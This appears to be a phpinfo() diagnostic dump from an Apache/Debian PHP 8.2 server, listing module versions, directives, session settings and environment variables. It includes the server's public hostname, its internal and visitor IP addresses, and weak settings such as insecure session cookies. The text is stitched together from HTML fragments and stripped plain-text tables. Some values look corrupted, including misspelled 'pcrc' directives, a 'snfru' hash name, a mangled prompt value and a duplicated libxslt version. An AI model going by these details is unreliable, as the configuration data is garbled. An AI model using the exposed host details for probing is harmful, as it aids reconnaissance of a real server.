<tr><td class="e">Extended EXIF tag formats </td><td class="v">Canon, Casio, Fujifilm, Nikon, Olympus, Samsung, Panasonic, DJI, Sony, Pentax, Minolta, Sigma,
Foveon, Kyocera, Ricoh, AGFA, Epson </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">exif.decode_jis_intel</td><td class="v">JIS</td><td class="v">JIS</td></tr>
<tr><td class="e">exif.decode_jis_motorola</td><td class="v">JIS</td><td class="v">JIS</td></tr>
<tr><td class="e">exif.decode_unicode_intel</td><td class="v">UCS-2LE</td><td class="v">UCS-2LE</td></tr>
<tr><td class="e">exif.decode_unicode_motorola</td><td class="v">UCS-2BE</td><td class="v">UCS-2BE</td></tr>
<tr><td class="e">exif.encode_jis</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">exif.encode_unicode</td><td class="v">ISO-8859-15</td><td class="v">ISO-8859-15</td></tr>
</table>
<h2><a name="module_ffif" href="#module_ffif">FFI</a></h2>
<table>
<tr class="h"><th>FFI support</th><th>enabled</th></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">ffi.enable</td><td class="v">preload</td><td class="v">preload</td></tr>
<tr><td class="e">ffi.preload</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
</table>
<h2><a name="module_fileinfo" href="#module_fileinfo">fileinfo</a></h2>
<table>
<tr><td class="e">fileinfo support </td><td class="v">enabled </td></tr>
<tr><td class="e">libmagic </td><td class="v">540 </td></tr>
</table>
<h2><a name="module_filter" href="#module_filter">filter</a></h2>
<table>
<tr><td class="e">Input Validation and Filtering </td><td class="v">enabled </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
</table>
```

```
<h2><a name="module_ftp" href="#module_ftp">ftp</a></h2>
<table>
<tr><td class="e">FTP support </td><td class="v">enabled </td></tr>
<tr><td class="e">FTPS support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_gd" href="#module_gd">gd</a></h2>
<table>
<tr><td class="e">GD Support </td><td class="v">enabled </td></tr>
<tr><td class="e">GD headers Version </td><td class="v">2.3.3 </td></tr>
<tr><td class="e">GD library Version </td><td class="v">2.3.3 </td></tr>
<tr><td class="e">FreeType Support </td><td class="v">enabled </td></tr>
<tr><td class="e">FreeType Linkage </td><td class="v">with freetype </td></tr>
<tr><td class="e">GIF Read Support </td><td class="v">enabled </td></tr>
<tr><td class="e">GIF Create Support </td><td class="v">enabled </td></tr>
<tr><td class="e">JPEG Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PNG Support </td><td class="v">enabled </td></tr>
<tr><td class="e">WBMP Support </td><td class="v">enabled </td></tr>
<tr><td class="e">XPM Support </td><td class="v">enabled </td></tr>
<tr><td class="e">XBM Support </td><td class="v">enabled </td></tr>
<tr><td class="e">WebP Support </td><td class="v">enabled </td></tr>
<tr><td class="e">BMP Support </td><td class="v">enabled </td></tr>
<tr><td class="e">AVIF Support </td><td class="v">enabled </td></tr>
<tr><td class="e">TGA Read Support </td><td class="v">enabled </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">gd.jpeg_ignore_warning</td><td class="v">On</td><td class="v">On</td></tr>
</table>
<h2><a name="module_gettext" href="#module_gettext">gettext</a></h2>
<table>
<tr><td class="e">GetText Support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_hash" href="#module_hash">hash</a></h2>
<table>
<tr><td class="e">hash support </td><td class="v">enabled </td></tr>
<tr><td class="e">Hashing Engines </td><td class="v">md2 md4 md5 sha1 sha224 sha256 sha384 sha512/224 sha512/256 sha512 sha3-224 sha3-256 sha3-384 sha3-512 ripemd128 ripemd160 ripemd256 ripemd320 whirlpool tiger128,3 tiger160,3 tiger192,3 tiger128,4 tiger160,4 tiger192,4 snfru snefru256 gost gost-crypto adler32 crc32 crc32b crc32c fnv132 fnv1a32 fnv164 fnv1a64 joaat murmur3a murmur3c murmur3f xxh32 xxh64 xxh3 xxh128 haval128,3 haval160,3 haval192,3 haval224,3 haval256,3 haval128,4 haval160,4 haval192,4 haval224,4 haval256,4 haval128,5 haval160,5 haval192,5 haval224,5 haval256,5 </td></tr>
</table>
<table>
<tr><td class="e">MHASH support </td><td class="v">Enabled </td></tr>
<tr><td class="e">MHASH API Version </td><td class="v">Emulated Support </td></tr>
</table>
<h2><a name="module_iconv" href="#module_iconv">iconv</a></h2>
<table>
<tr><td class="e">iconv support </td><td class="v">enabled </td></tr>
<tr><td class="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.36 </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">iconv.output_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
</table>
```

imagick</h2>

Directive	Local Value	Master Value
imagick module	enabled	
imagick module version	3.7.0	
imagick classes	Imagick, ImagickDraw, ImagickPixel, ImagickPixelIterator, ImagickKernel	
Imagick compiled with ImageMagick version	ImageMagick 6.9.11-60 Q16 x86_64 2021-01-25 https://imagemagick.org	
Imagick using ImageMagick library version	ImageMagick 6.9.11-60 Q16 x86_64 2021-01-25 https://imagemagick.org	
ImageMagick copyright	(C) 1999-2021 ImageMagick Studio LLC	
ImageMagick release date	2021-01-25	
ImageMagick number of supported formats:	247	
ImageMagick supported formats	3FR, 3G2, 3GP, AAI, AI, APNG, ART, ARW, AVI, AVIF, AVS, BGR, BGRA, BGRO, BIE, BMP, BMP2, BMP3, BRF, CAL, CALS, CANVAS, CAPTION, CIN, CIP, CLIP, CMYK, CMYKA, CR2, CR3, CRW, CUR, CUT, DATA, DCM, DCR, DCX, DDS, DFONT, DJVU, DNG, DOT, DPX, DXT1, DXT5, EPDF, EPI, EPS, EPS2, EPS3, EPSF, EPSI, EPT, EPT2, EPT3, ERF, EXR, FAX, FILE, FITS, FRACTAL, FTP, FTS, G3, G4, GIF, GIF87, GRADIENT, GRAY, GRAYA, GROUP4, GV, H, HALD, HDR, HEIC, HISTOGRAM, HRZ, HTM, HTML, HTTP, HTTPS, ICB, ICO, ICON, IIQ, INFO, INLINE, IPL, ISOBRL, ISOBRL6, J2C, J2K, JBG, JBIG, JNG, JNX, JP2, JPC, JPE, JPEG, JPG, JPM, JPS, JPT, JSON, K25, KDC, LABEL, M2V, M4V, MAC, MAGICK, MAP, MASK, MAT, MATTE, MEF, MIFF, MKV, MNG, MONO, MOV, MP4, MPC, MPG, MRW, MSL, MSVG, MTV, MVG, NEF, NRW, NULL, ORF, OTB, OTF, PAL, PALM, PAM, PANGO, PATTERN, PBM, PCD, PCDS, PCL, PCT, PCX, PDB, PDF, PDFA, PEF, PES, PFA, PFB, PFM, PGM, PGX, PICON, PICT, PIX, PJPEG, PLASMA, PNG, PNG00, PNG24, PNG32, PNG48, PNG64, PNG8, PNM, POCKETMOD, PPM, PREVIEW, PS, PS2, PS3, PSB, PSD, PTIF, PWP, RADIAL-GRADIENT, RAF, RAS, RAW, RGB, RGBA, RGBO, RGF, RLA, RLE, RMF, RW2, SCR, SCT, SFW, SGI, SHTML, SIX, SIXEL, SPARSE-COLOR, SR2, SRF, STEGANO, SUN, SVG, SVGZ, TEXT, TGA, THUMBNAIL, TIFF, TIFF64, TILE, TIM, TTC, TTF, TXT, UBRL, UBRL6, UIL, UYVY, VDA, VICAR, VID, VIDEO, VIFF, VIPS, VST, WBMP, WEBM, WEBP, WMF, WMV, WMZ, WPG, X, X3F, XBM, XC, XCF, XPM, XPS, XV, XWD, YCbCr, YCbCrA, YUV	

Directive	Local Value	Master Value
imagick.allow_zero_dimension_images	0	0
imagick.locale_fix	0	0
imagick.progress_monitor	0	0
imagick.set_single_thread	1	1
imagick.shutdown_sleep_count	10	10
imagick.skip_version_check	1	1

imap</h2>

IMAP c-Client Version	2007f
SSL Support	enabled
Kerberos Support	enabled

Directive	Local Value	Master Value
imap.enable_insecure_rsh	Off	Off

intl</h2>

Internationalization support	enabled
ICU version	72.1
ICU Data version	72.1
ICU TZData version	2022e
ICU Unicode version	15.0

Directive	Local Value	Master Value
intl.default_locale	<i>no value</i>	<i>no value</i>
intl.error_level	0	0
intl.use_exceptions	Off	Off

json</h2>

	json support	enabled
--	--------------	---------

ldap

	LDAP Support	enabled
	Total Links	0/unlimited
	API Version	3001
	Vendor Name	OpenLDAP
	Vendor Version	20513
	SASL Support	Enabled

Directive	Local Value	Master Value
ldap.max_links	Unlimited	Unlimited

libxml

	libXML support	active
	libXML Compiled Version	2.9.14
	libXML Loaded Version	20914
	libXML streams	enabled

mbstring

	Multibyte Support	enabled
	Multibyte string engine	libmbfl
	HTTP input encoding translation	disabled
	libmbfl version	1.3.2

mbstring extension makes use of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.

	Multibyte (japanese) regex support	enabled
	Multibyte regex (oniguruma) version	6.9.8

Directive	Local Value	Master Value
mbstring.detect_order	<i>no value</i>	<i>no value</i>
mbstring.encoding_translation	Off	Off
mbstring.http_input	<i>no value</i>	<i>no value</i>
mbstring.http_output	<i>no value</i>	<i>no value</i>
mbstring.http_output_conv_mimetypes	^(text/application/xhtml+xml)	^(text/application/xhtml+xml)
mbstring.internal_encoding	<i>no value</i>	<i>no value</i>
mbstring.language	neutral	neutral
mbstring.regex_retry_limit	1000000	1000000
mbstring.regex_stack_limit	100000	100000
mbstring.strict_detection	Off	Off
mbstring.substitute_character	<i>no value</i>	<i>no value</i>

mysqli

Mysqli Support	enabled	
	Client API library version	mysqlnd 8.2.26

	Active Persistent Links	0
	Inactive Persistent Links	0
	Active Links	0

Directive	Local Value	Master Value
mysqli.allow_local_infile	Off	Off
mysqli.allow_persistent	On	On
mysqli.default_host	<i>no value</i>	<i>no value</i>
mysqli.default_port	3306	3306
mysqli.default_pw	<i>no value</i>	<i>no value</i>
mysqli.default_socket	/var/run/mysqld/mysqld.sock	/var/run/mysqld/mysqld.sock
mysqli.default_user	<i>no value</i>	<i>no value</i>
mysqli.local_infile_directory	<i>no value</i>	<i>no value</i>
mysqli.max_links	Unlimited	Unlimited
mysqli.max_persistent	Unlimited	Unlimited
mysqli.rollback_on_cached_plink	Off	Off

[mysqlnd](#module_mysqlnd)

mysqlnd	enabled
Version	mysqlnd 8.2.26
Compression	supported
core SSL	supported
extended SSL	supported
Command buffer size	4096
Read buffer size	32768
Read timeout	86400
Collecting statistics	Yes
Collecting memory statistics	No
Tracing	n/a
Loaded plugins	mysqlnd,debug_trace,auth_plugin_mysql_native_password,auth_plugin_mysql_clear_password,auth_plugin_caching_sha2_password,auth_plugin_sha256_password
API Extensions	mysqli,pdo_mysql

[openssl](#module_openssl)

OpenSSL support	enabled
OpenSSL Library Version	OpenSSL 3.0.15 3 Sep 2024
OpenSSL Header Version	OpenSSL 3.0.15 3 Sep 2024
Openssl default config	/usr/lib/ssl/openssl.cnf

Directive	Local Value	Master Value
openssl.cafile	<i>no value</i>	<i>no value</i>
openssl.capath	<i>no value</i>	<i>no value</i>

[pcre](#module_pcre)

PCRE (Perl Compatible Regular Expressions) Support	enabled
PCRE Library Version	10.42 2022-12-11
PCRE Unicode Version	14.0.0
PCRE JIT Support	enabled
PCRE JIT Target	x86 64bit (little endian + unaligned)

```
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcrc.backtrack_limit</td><td class="v">1000000</td><td class="v">1000000</td></tr>
<tr><td class="e">pcrc.jit</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">pcrc.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
</table>
<h2><a name="module_pdo" href="#module_pdo">PDO</a></h2>
<table>
<tr class="h"><th>PDO support</th><th>enabled</th></tr>
<tr><td class="e">PDO drivers </td><td class="v">mysql, pgsql </td></tr>
</table>
<h2><a name="module_pdo_mysql" href="#module_pdo_mysql">pdo_mysql</a></h2>
<table>
<tr class="h"><th>PDO Driver for MySQL</th><th>enabled</th></tr>
<tr><td class="e">Client API version </td><td class="v">mysqlnd 8.2.26 </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pdo_mysql.default_socket</td><td class="v">/var/run/mysql/mysql.sock</td><td class="v">/var/run/mysql/mysql.sock</td></tr>
</table>
<h2><a name="module_pdo_pgsql" href="#module_pdo_pgsql">pdo_pgsql</a></h2>
<table>
<tr><td class="e">PDO Driver for PostgreSQL </td><td class="v">enabled </td></tr>
<tr><td class="e">PostgreSQL(libpq) Version </td><td class="v">17.4 </td></tr>
</table>
<h2><a name="module_pgsql" href="#module_pgsql">pgsql</a></h2>
<table>
<tr class="h"><th>PostgreSQL Support</th><th>enabled</th></tr>
<tr><td class="e">PostgreSQL (libpq) Version </td><td class="v">17.4 </td></tr>
<tr><td class="e">Multibyte character support </td><td class="v">enabled </td></tr>
<tr><td class="e">Active Persistent Links </td><td class="v">0 </td></tr>
<tr><td class="e">Active Links </td><td class="v">0 </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pgsql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">pgsql.auto_reset_persistent</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">pgsql.ignore_notice</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">pgsql.log_notice</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">pgsql.max_links</td><td class="v">Unlimited</td><td class="v">Unlimited</td></tr>
<tr><td class="e">pgsql.max_persistent</td><td class="v">Unlimited</td><td class="v">Unlimited</td></tr>
</table>
<h2><a name="module_phar" href="#module_phar">Phar</a></h2>
<table>
<tr class="h"><th>Phar: PHP Archive support</th><th>enabled</th></tr>
<tr><td class="e">Phar API version </td><td class="v">1.1.1 </td></tr>
<tr><td class="e">Phar-based phar archives </td><td class="v">enabled </td></tr>
<tr><td class="e">Tar-based phar archives </td><td class="v">enabled </td></tr>
<tr><td class="e">ZIP-based phar archives </td><td class="v">enabled </td></tr>
<tr><td class="e">gzip compression </td><td class="v">enabled </td></tr>
<tr><td class="e">bzip2 compression </td><td class="v">disabled (install ext/bz2) </td></tr>
<tr><td class="e">Native OpenSSL support </td><td class="v">enabled </td></tr>
</table>
<table>
<tr class="v"><td>
Phar based on pear/PHP_Archive, original concept by Davey Shafik.<br />Phar fully realized by Gregory Beaver and Marcus Boerger.<br />Portions of tar implementation
Copyright (c) 2003-2009 Tim Kientzle.</td></tr>
```

```
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">phar.cache_list</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">phar.readonly</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">phar.require_hash</td><td class="v">On</td><td class="v">On</td></tr>
</table>
<h2><a name="module_posix" href="#module_posix">posix</a></h2>
<table>
<tr><td class="e">POSIX support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_random" href="#module_random">random</a></h2>
<table>
<tr><td class="e">Version </td><td class="v">8.2.26 </td></tr>
</table>
<h2><a name="module_readline" href="#module_readline">readline</a></h2>
<table>
<tr class="h"><th>Readline Support</th><th>enabled</th></tr>
<tr><td class="e">Readline library </td><td class="v">EditLine wrapper </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">cli.pager</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">cli.prompt</td><td class="v">\b&nbsp;&nbsp;&nbsp;&lt;td class="v">\b&nbsp;&nbsp;&nbsp;&lt;/td></tr>
</table>
<h2><a name="module_reflection" href="#module_reflection">Reflection</a></h2>
<table>
<tr><td class="e">Reflection </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_session" href="#module_session">session</a></h2>
<table>
<tr><td class="e">Session Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Registered save handlers </td><td class="v">files user </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php_serialize php php_binary </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.cache_expire</td><td class="v">180</td><td class="v">180</td></tr>
<tr><td class="e">session.cache_limiter</td><td class="v">nocache</td><td class="v">nocache</td></tr>
<tr><td class="e">session.cookie_domain</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">session.cookie_httponly</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.cookie_lifetime</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">session.cookie_path</td><td class="v">/</td><td class="v">/</td></tr>
<tr><td class="e">session.cookie_samesite</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">session.cookie_secure</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.gc_divisor</td><td class="v">1000</td><td class="v">1000</td></tr>
<tr><td class="e">session.gc_maxlifetime</td><td class="v">1440</td><td class="v">1440</td></tr>
<tr><td class="e">session.gc_probability</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">session.lazy_write</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.name</td><td class="v">PHPSESSID</td><td class="v">PHPSESSID</td></tr>
<tr><td class="e">session.referer_check</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">session.save_handler</td><td class="v">files</td><td class="v">files</td></tr>
<tr><td class="e">session.save_path</td><td class="v">/var/lib/php/sessions</td><td class="v">/var/lib/php/sessions</td></tr>
<tr><td class="e">session.serialize_handler</td><td class="v">php</td><td class="v">php</td></tr>
<tr><td class="e">session.sid_bits_per_character</td><td class="v">5</td><td class="v">5</td></tr>
```

```
<tr><td class="e">session.sid_length</td><td class="v">26</td><td class="v">26</td></tr>
<tr><td class="e">session.upload_progress.cleanup</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.upload_progress.enabled</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.upload_progress.freq</td><td class="v">1%</td><td class="v">1%</td></tr>
<tr><td class="e">session.upload_progress.min_freq</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">session.upload_progress.name</td><td class="v">PHP_SESSION_UPLOAD_PROGRESS</td><td class="v">
PHP_SESSION_UPLOAD_PROGRESS</td></tr>
<tr><td class="e">session.upload_progress.prefix</td><td class="v">upload_progress_</td><td class="v">upload_progress_</td></tr>
<tr><td class="e">session.use_cookies</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.use_only_cookies</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.use_strict_mode</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.use_trans_sid</td><td class="v">Off</td><td class="v">Off</td></tr>
</table>
<h2><a name="module_shmop" href="#module_shmop">shmop</a></h2>
<table>
<tr><td class="e">shmop support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_simplexml" href="#module_simplexml">SimpleXML</a></h2>
<table>
<tr><td class="e">SimpleXML support </td><td class="v">enabled </td></tr>
<tr><td class="e">Schema support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_soap" href="#module_soap">soap</a></h2>
<table>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soap.wsdl_cache_enabled</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">soap.wsdl_cache_limit</td><td class="v">5</td><td class="v">5</td></tr>
<tr><td class="e">soap.wsdl_cache_ttl</td><td class="v">86400</td><td class="v">86400</td></tr>
</table>
<h2><a name="module_sockets" href="#module_sockets">sockets</a></h2>
<table>
<tr><td class="e">Sockets Support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_sodium" href="#module_sodium">sodium</a></h2>
<table>
<tr class="h"><th>sodium support</th><th>enabled</th></tr>
<tr><td class="e">libsodium headers version </td><td class="v">1.0.18 </td></tr>
<tr><td class="e">libsodium library version </td><td class="v">1.0.18 </td></tr>
</table>
<h2><a name="module_spl" href="#module_spl">SPL</a></h2>
<table>
<tr class="h"><th>SPL support</th><th>enabled</th></tr>
<tr><td class="e">Interfaces </td><td class="v">OuterIterator, RecursiveIterator, SeekableIterator, SplObserver, SplSubject </td></tr>
<tr><td class="e">Classes </td><td class="v">AppendIterator, ArrayIterator, ArrayObject, BadFunctionCallException, BadMethodCallException, CachingIterator,
CallbackFilterIterator, DirectoryIterator, DomainException, EmptyIterator, FilesystemIterator, FilterIterator, GlobIterator, InfiniteIterator, InvalidArgumentException,
IteratorIterator, LengthException, LimitIterator, LogicException, MultipleIterator, NoRewindIterator, OutOfBoundsException, OutOfRangeException, OverflowException,
ParentIterator, RangeException, RecursiveArrayIterator, RecursiveCachingIterator, RecursiveCallbackFilterIterator, RecursiveDirectoryIterator, RecursiveFilterIterator,
RecursiveIteratorIterator, RecursiveRegexIterator, RecursiveTreeIterator, RegexIterator, RuntimeException, SplDoublyLinkedList, SplFileInfo, SplFileObject,
SplFixedArray, SplHeap, SplMinHeap, SplMaxHeap, SplObjectStorage, SplPriorityQueue, SplQueue, SplStack, SplTempFileObject, UnderflowException,
UnexpectedValueException </td></tr>
```

```
</table>
<h2><a name="module_standard" href="#module_standard">standard</a></h2>
<table>
<tr><td class="e">Dynamic Library Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">assert.bail</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">assert.callback</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">assert.exception</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">assert.warning</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">auto_detect_line_endings</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">default_socket_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class="e">from</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">session.trans_sid_hosts</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">session.trans_sid_tags</td><td class="v">a=href,area=href,frame=src,form=</td><td class="v">a=href,area=href,frame=src,form=</td></tr>
<tr><td class="e">unserialize_max_depth</td><td class="v">4096</td><td class="v">4096</td></tr>
<tr><td class="e">url_rewriter.hosts</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">url_rewriter.tags</td><td class="v">form=</td><td class="v">form=</td></tr>
<tr><td class="e">user_agent</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
</table>
<h2><a name="module_sysvmsg" href="#module_sysvmsg">sysvmsg</a></h2>
<table>
<tr><td class="e">sysvmsg support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_sysvsem" href="#module_sysvsem">sysvsem</a></h2>
<table>
<tr><td class="e">sysvsem support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_sysvshm" href="#module_sysvshm">sysvshm</a></h2>
<table>
<tr><td class="e">sysvshm support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_tokenizer" href="#module_tokenizer">tokenizer</a></h2>
<table>
<tr><td class="e">Tokenizer Support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_xml" href="#module_xml">xml</a></h2>
<table>
<tr><td class="e">XML Support </td><td class="v">active </td></tr>
<tr><td class="e">XML Namespace Support </td><td class="v">active </td></tr>
<tr><td class="e">libxml2 Version </td><td class="v">2.9.14 </td></tr>
</table>
<h2><a name="module_xmlreader" href="#module_xmlreader">xmlreader</a></h2>
<table>
<tr><td class="e">XMLReader </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_xmlwriter" href="#module_xmlwriter">xmlwriter</a></h2>
<table>
<tr><td class="e">XMLWriter </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_xsl" href="#module_xsl">xsl</a></h2>
<table>
<tr><td class="e">XSL </td><td class="v">enabled </td></tr>
```

libxslt Version	1.1.35
libxslt compiled against libxml Version	2.9.14
EXSLT	enabled
libxslt Version	0.8.20

Zend OPcache

Opcode Caching	Up and Running
Optimization	Enabled
SHM Cache	Enabled
File Cache	Disabled
JIT	Disabled
Startup	OK
Shared memory model	mmap
Cache hits	18968115
Cache misses	1755
Used memory	49836744
Free memory	84380984
Wasted memory	0
Interned Strings Used memory	8164112
Interned Strings Free memory	224496
Cached scripts	1670
Cached keys	3052
Max keys	16229
OOM restarts	0
Hash keys restarts	0
Manual restarts	0

Directive	Local Value	Master Value
opcache.blacklist_filename	<i>no value</i>	<i>no value</i>
opcache.consistency_checks	0	0
opcache.dups_fix	Off	Off
opcache.enable	On	On
opcache.enable_cli	Off	Off
opcache.enable_file_override	Off	Off
opcache.error_log	<i>no value</i>	<i>no value</i>
opcache.file_cache	<i>no value</i>	<i>no value</i>
opcache.file_cache_consistency_checks	On	On
opcache.file_cache_only	Off	Off
opcache.file_update_protection	2	2
opcache.force_restart_timeout	180	180
opcache.huge_code_pages	Off	Off
opcache.interned_strings_buffer	8	8
opcache.jit	<i>no value</i>	<i>no value</i>
opcache.jit_bisect_limit	0	0
opcache.jit_blacklist_root_trace	16	16
opcache.jit_blacklist_side_trace	8	8
opcache.jit_buffer_size	0	0
opcache.jit_debug	0	0
opcache.jit_hot_func	127	127
opcache.jit_hot_loop	64	64
opcache.jit_hot_return	8	8
opcache.jit_hot_side_exit	8	8
opcache.jit_max_exit_counters	8192	8192
opcache.jit_max_loop_unrolls	8	8


```
<tr class="h"><th>Module Name</th></tr>
</table>
<h2>Environment</h2>
<table>
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">USER </td><td class="v">www-data </td></tr>
<tr><td class="e">HOME </td><td class="v">/var/www </td></tr>
</table>
<h2>PHP Variables</h2>
<table>
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">$_SERVER['USER']</td><td class="v">www-data</td></tr>
<tr><td class="e">$_SERVER['HOME']</td><td class="v">/var/www</td></tr>
<tr><td class="e">$_SERVER['SCRIPT_NAME']</td><td class="v">/phpinfo.php</td></tr>
<tr><td class="e">$_SERVER['REQUEST_URI']</td><td class="v">/phpinfo.php</td></tr>
<tr><td class="e">$_SERVER['QUERY_STRING']</td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">$_SERVER['REQUEST_METHOD']</td><td class="v">GET</td></tr>
<tr><td class="e">$_SERVER['SERVER_PROTOCOL']</td><td class="v">HTTP/1.1</td></tr>
<tr><td class="e">$_SERVER['GATEWAY_INTERFACE']</td><td class="v">CGI/1.1</td></tr>
<tr><td class="e">$_SERVER['REMOTE_PORT']</td><td class="v">41758</td></tr>
<tr><td class="e">$_SERVER['SCRIPT_FILENAME']</td><td class="v">/var/www/html/phpinfo.php</td></tr>
<tr><td class="e">$_SERVER['SERVER_ADMIN']</td><td class="v">webmaster@localhost</td></tr>
<tr><td class="e">$_SERVER['CONTEXT_DOCUMENT_ROOT']</td><td class="v">/var/www/html</td></tr>
<tr><td class="e">$_SERVER['CONTEXT_PREFIX']</td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">$_SERVER['REQUEST_SCHEME']</td><td class="v">http</td></tr>
<tr><td class="e">$_SERVER['DOCUMENT_ROOT']</td><td class="v">/var/www/html</td></tr>
<tr><td class="e">$_SERVER['REMOTE_ADDR']</td><td class="v">64.39.98.32</td></tr>
<tr><td class="e">$_SERVER['SERVER_PORT']</td><td class="v">80</td></tr>
<tr><td class="e">$_SERVER['SERVER_ADDR']</td><td class="v">192.168.1.15</td></tr>
<tr><td class="e">$_SERVER['SERVER_NAME']</td><td class="v">1730192-005-static.lnngmiaa.metronetinc.net</td></tr>
<tr><td class="e">$_SERVER['SERVER_SOFTWARE']</td><td class="v">Apache/2.4.62 (Debian)</td></tr>
<tr><td class="e">$_SERVER['SERVER_SIGNATURE']</td><td class="v">&lt;address>Apache/2.4.62 (Debian) Server at 1730192-005-static.lnngmiaa.metronetinc.net Port 80&lt;/address></td></tr>
</table>
<hr />
<h1>PHP Credits</h1>
<table>
<tr class="h"><th>PHP Group</th></tr>
